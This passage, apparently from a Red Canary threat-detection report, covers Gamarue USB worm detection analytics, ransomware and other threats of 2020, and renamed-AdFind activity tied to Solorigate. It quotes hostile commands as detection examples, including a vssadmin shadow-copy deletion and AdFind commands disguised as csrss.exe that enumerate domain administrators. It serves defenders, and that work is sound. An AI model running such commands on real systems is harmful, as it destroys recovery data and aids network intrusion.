Most Gamarue detections we observed started with a user clicking on a malicious LNK file disguised as a legitimate file on a USB drive. This resulted in execution of the Windows DLL Host (**rundll32.exe**) attempting to load a malicious DLL file. In some environments, the malicious DLL didn't exist, likely because it was removed by antivirus (AV) or an endpoint protection product.

It might seem unusual that Gamarue was so prevalent in 2020 given that it was **disrupted in 2017**. However, its presence in our top 10 threats tells us how pervasive worms can be, even years after takedowns of much of their command and control (C2) infrastructure. Although Gamarue isn't as active as it was, we observed at least one Gamarue C2 domain that appeared to be active at the time of detection in April 2020. This suggests that although Gamarue has been significantly disrupted, it isn't completely gone, and therefore should still be taken seriously.

Not dead yet


With so many threats facing us, USB worms aren't often the highest priority for many security teams, but they are still worth your attention. While we didn't see follow-on activity in most Gamarue detections, the fact that we observed Gamarue in so many environments is significant because it tells us that USB worms are still a pervasive infection vector that we need to consider as part of our threat models. While we as security practitioners may think "no one uses USB drives anymore," our analysis shows that's clearly not the case in many organizations. Just because we as analysts aren't excited about USB malware, it doesn't make it any less pervasive.

Detection opportunities

Detection opportunity 1

Special characters in **rundll32** command line
ATT&CK technique(s): T1218.011 Signed Binary Proxy Execution: Rundll32
ATT&CK tactic(s): Defense Evasion, Execution

Details: The main detection analytic that helped us catch so much Gamarue was based on what we noticed about how Gamarue executed **rundll32.exe**. As we examined multiple Gamarue detections over time, we noticed that their **rundll32.exe** command lines consistently used the same number of characters in a repeatable pattern—25 characters followed by a period followed by 25 additional characters, then a comma and 16 more characters. For example:



```
Process spawned by explorer.exe
c:\windows\system32\rundll32.exe  f68af942fd7ccc0e7bab1a2335d2ad26

Command line: "C:\Windows\system32\rundll32.exe"  \____--____-__-----__--_----_----_.____--____-__-----
__--_----_----_,OBBBBByyyyyylllV
```

We translated this into a regular expression, simplified as: **\[25 ASCII characters].[25 ASCII characters],[16 ASCII characters]**


Detecting a process of **rundll32.exe** combined with this regular expression looking for multiple special characters in the process command line helped us catch Gamarue. This detection analytic is a good example of how intelligence analysts can use observations about commonalities in threats over time to create useful analytics:

1. Hey, we see that same pattern with a whole bunch of underscores a lot… what is that?
2. Oh cool, that looks like Gamarue.
3. It keeps doing the same thing. Let's make an analytic for that!

Detection opportunity 2

Windows Installer (**msiexec.exe**) external network connections
ATT&CK technique(s): T1218.007 Signed Binary Proxy Execution: Msiexec, T1055.012 Process Injection: Process Hollowing
ATT&CK tactic(s): Defense Evasion, Command and Control

Details: We observed **Gamarue injecting** into the signed Windows Installer **msiexec.exe**, which subsequently connected to C2 domains. Adversaries commonly use **msiexec.exe** to proxy the execution of malicious code through a trusted process. We detected Gamarue by looking for **msiexec.exe** without a command line making external network connections. Though many Gamarue C2 servers were disrupted in 2017, we found that some domains were active in 2020, like the one in the following example (**4nbizac8[.]ru**):




```
Process spawned
c:\windows\syswow64\msiexec.exe  06983c58f6d1cae00a72ce5091715c79

Command line:  "C:\Windows\system32\msiexec.exe"

Legitimate instances of the Windows Installer ( msiexec.exe ) typically execute with command-line arguments.

Threat occurred
                                                                 IOC
Outbound tcp network connection by msiexec.exe to
4nbizac8[.]ru  (72.26.218[.]83:80  )
```

We could just detect the domain, but as we know, adversaries like to change those up (**Pyramid of Pain**, anyone?), so we found this analytic to be more durable. You'll have to tune out any legitimate network connections that **msiexec.exe** makes from your network, since every environment is different. If you aren't excited about detecting Gamarue, don't worry—this same detection analytic also helped us catch other threats such as Zloader throughout 2020.

Bonus forensic analysis opportunity

ROT13 registry modifications
ATT&CK technique(s): T1112 Modify Registry
ATT&CK tactic(s): Defense Evasion/Execution

Details: While this isn't a detection opportunity, we wanted to share a tip for how we identify the source LNK that executed Gamarue in many of our detections. We observed that the parent process of **rundll32.exe** (often **explorer.exe**) usually creates a registry value in the UserAssist subkey. **UserAssist** tracks applications that were executed by a user and encodes data using the ROT13 cipher. Because Gamarue is often installed by a user clicking an LNK file, if you're trying to figure out the source of Gamarue, check out the registry key **HKEY_USERS\{SID}\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist** for any registry modifications ending in **.yax**—**.yax** is the ROT13 encoded value of **.lnk**. While this won't be a good detection opportunity on its own, it could be helpful to look for this registry value if you're responding to a Gamarue incident to figure out where it came from and clean the USB drive.



Registry entry first written by explorer.exe

```
\registry\user\s-1-5-21-[REDACTED]\software\microsoft\windows\currentversion\explorer\userassist\
{[REDACTED_GUID]}\count\{[REDACTED_GUID]}\gnfxone\bhgybbx.yax
```

This registry entry is the `ROT13` encoded path to the file which may have launched `rundll32.exe`. The encoded string decodes to: `taskbar\outlook.lnk`.

DETECTION STRATEGIST

Katie Nickels

DIRECTOR OF INTELLIGENCE

Katie has worked in Security Operations Centers and cyber threat intelligence for nearly a decade, hailing from a liberal arts background with degrees from Smith College and Georgetown University. Prior to joining Red Canary, Katie was the ATT&CK Threat Intelligence Lead at The MITRE Corporation, where she focused on applying cyber threat intelligence to ATT&CK and sharing why that's useful. She is also a SANS instructor and has shared her CTI and ATT&CK expertise with presentations at many conferences as well as through Twitter, blog posts, and podcasts.

ON OUR RADAR

Other threats

This section considers threats that weren't widespread enough to make our top ten but deserve attention because of their potential impact, rising prevalence, or other factors.

Ransomware

#10

OVERALL RANK

5%

CUSTOMERS AFFECTED

We are pleased that no ransomware family made it into our top 10 (or even our top 20) this year. The fact that ransomware precursors like Qbot, Emotet, and TrickBot made our list—while no actual ransomware families did—suggests that we, our customers, and the community are having some success at responding before these threats fully materialize. Red Canary did observe quite a bit of ransomware in 2020, but these cases mainly came in through our incident response partners, who bring us in to help victims who have already been compromised. While there are detection opportunities for ransomware such as looking for volume **shadow copy deletion** (for example, **vssadmin.exe Delete Shadows /All /Quiet**), we strongly recommend focusing on detecting ransomware precursors rather than worrying about detecting ransomware activity itself.

Among environments affected with ransomware, the top five families we observed were:

- Egregor
- Ryuk
- WannaCry
- Sodinokibi
- Maze

Out of that list, the presence of WannaCry might surprise you, considering it did most of its damage in 2017. Its continued prevalence is due to its pervasive nature as a worm as well as persistence that has lingered on networks years after the original outbreak.

Bazar

A ransomware precursor family that caused us quite a headache but didn't make it into the top 10 was Bazar. Despite being less prevalent than some other threats, Bazar is especially noteworthy due to how quickly it progresses to follow-on activity leading up to ransomware. While we only observed Bazar in a few environments early on, we saw a significant surge in September and October 2020. For more details on this threat, check out our blog post **A Bazar start: How one hospital thwarted a Ryuk ransomware outbreak**.

Blue Mockingbird

As our Intelligence Team grew and matured in 2020, we began to identify novel activity clusters that we were unable to associate with a known threat. Naturally, as Red Canary, we decided we should name our clusters with a color and a bird. One of our first named activity clusters was **Blue Mockingbird**.

While we didn't see Blue Mockingbird in very many environments, when we did encounter it, we saw a lot of activity. Blue Mockingbird employs quick lateral movement to install its cryptomining payload to as many hosts as possible. In fact, this initial spread and establishment of persistence almost single-handedly propelled T1543: Windows Service into the #3 spot in our rankings.

Blue Mockingbird mines cryptocurrency, a fairly common objective across threats in 2020. In many cases, while we were able to detect suspicious mining activity, we couldn't always associate it to a named threat. Monero (XMR) was the primary cryptocurrency of choice for miners, and many threats leveraged code from **XMRig**. If mining cryptocurrency is not part of normal business operations in your organization, consider building detection logic around network connections to domains associated with **mining pools** to help you detect Blue Mockingbird and a range of other cryptomining threats.

Yellow Cockatoo

Yellow Cockatoo was another activity cluster we first encountered in 2020, beginning early in the summer. By fall Yellow Cockatoo had burst onto the scene, placing in our top five most prevalent threats in October, November, and December. We weren't the only ones to notice this new threat on the rise—**Morphisec** published a great profile of this malware in November, giving it the moniker "Jupyter Infostealer." As that name suggests, Yellow Cockatoo falls into the category of stealers—its objectives appear to be data exfiltration and providing the adversary with remote access to victims. That said, it appears to be a rather indiscriminate threat, gaining access to a wide array of organizations through its search result sleight-of-hand that tricks users into downloading and executing malicious code. For more details and detection opportunities, check out our blog post from December on **how to detect the Yellow Cockatoo remote access trojan**.

Solorigate and beyond

A major incident that closed out 2020 was the supply chain compromise of SolarWinds along with other related activity tracked under the names "**Solorigate**," "**UNC2452**," "**Dark Halo**," and multiple malware families. The SolarWinds compromise will almost certainly continue to be a challenge for defenders to respond to throughout 2021, due to its complexity and downstream effects on other organizations. It's important to remember that this is now a series of incidents and TTPs that reaches far beyond just SolarWinds. Each organization should evaluate how they can best protect themselves based on the TTPs that are likely to affect them. For example, a company that makes software should be concerned about monitoring the integrity of their build processes, which may not be a concern for other organizations.

For organizations that have endpoint visibility, here is one detection opportunity (beyond searching for atomic indicators like hashes) for follow-on exploitation to the SolarWinds compromise. There are plenty of other opportunities for both endpoint and network detection, many of which have been helpfully compiled by **MITRE**.

Short title: Renamed AdFind execution
ATT&CK technique(s): T1036.003 Masquerading: Rename System Utilities, T1036.005 **Masquerading: Match Legitimate Name or Location**, T1069.002 **Permission Groups Discovery: Domain Groups**, T1482 **Domain Trust Discovery**
ATT&CK tactic(s): Execution, Defense Evasion

Details: **Microsoft** reported that the adversaries behind Solorigate used a renamed version of AdFind for domain enumeration. The following example provided by Microsoft shows AdFind renamed as `csrss.exe` in an apparent attempt to masquerade as the Client Server Runtime Subsystem process, as this command identifies domain administrators.

```
C:\Windows\system32\cmd.exe /C csrss.exe -h
breached.contoso[.]com -f (name=”Domain Admins”)
member -list | csrss.exe -h breached.contoso[.]
com -f objectcategory=* > .\Mod\mod1.log
```

Volexity reported the same TTP of renaming AdFind used by the group they identify as Dark Halo. In Volexity's example, **Dark Halo** used a renamed version of AdFind to query Active Directory data. In this example, AdFind was renamed **sqlceip.exe** in an apparent attempt to masquerade as the SQL Server Telemetry Client.

```
C:\Windows\system32\cmd.exe /C sqlceip.exe
-default -f (name="Organization Management")
member -list | sqlceip.exe -f objectcategory=* >
.\SettingSync\log2.txt
```

Because the AdFind file is renamed differently in the two examples above, we recommend creating an analytic looking for any renamed instance of AdFind. Evaluating process hashes and/or internal binary metadata is a must when masquerading is in play. When a legitimate file has been renamed, identifying a mismatch between the expected filename and the observed filename often leads to high-fidelity detection.